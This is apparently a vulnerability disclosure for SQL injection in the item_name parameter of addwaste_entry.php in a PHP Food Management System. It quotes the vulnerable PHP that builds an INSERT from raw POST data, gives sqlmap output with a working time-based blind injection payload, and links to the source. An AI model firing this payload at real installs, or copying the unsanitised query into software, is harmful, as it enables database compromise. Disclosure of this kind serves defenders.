
SQL injection vulnerability exists in item_name parameter of addwaste_entry.php file of Food Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.




```
$item_namee = $_POST['item_name'];
$quantityy = $_POST['itemnumber'];
$status =1;
//$date_created=date("Y-m-d  H:i:s");
//$date_modified = date("Y-m-d  H:i:s");

//$itemStatus= $_POST['item_status'] ;
    //die("INSERT INTO stock_entry (entry_date,item_name,item_type,stock_in,stock_used,stock_damaged,stock_avail,status)
    VALUES ('$cur_date','$itemName', '$itemType', '$quantity','0','0','0','1')");

    for($i=0; $i<count($item_typee); $i++){

        $item_type = $item_typee[$i];
        $item_name = $item_namee[$i];
        $quantity = $quantityy[$i];

$qry= mysqli_query($con, "INSERT INTO stock_entry (entry_date,item_type,item_name,stock_damaged,status) VALUES ('$cur_date','
$item_type', '$item_name', '$quantity','1')");
```



```
sqlmap identified the following injection point(s) with a total of 727 HTTP(s) requests:
---
Parameter: item_name[] (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 RLIKE time-based blind
    Payload: chk_in_date=01/01/1967&entry_date=03-01-2024&item_name=pHqghUme&item_name[]=pHqghUme' RLIKE SLEEP(5) AND
'WvSf'='WvSf&item_type=3&itemnumber[]=0&itemype[]=5&quantity=1&submit=Save&waste=1
---
```

“

Parameter: item_name[] (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 RLIKE time-based blind

Payload: chk_in_date=01/01/1967&entry_date=03-01-2024&item_name=pHqghUme&item_name[]=pHqghUme' RLIKE SLEEP(5) AND 'WvSf'='WvSf&item_type=3&itemnumber[]=0&itemype[]=5&quantity=1&submit=Save&waste=1

“

Source Download：

https://www.kashipara.com/project/php/12086/food-management-system-php-project-source-code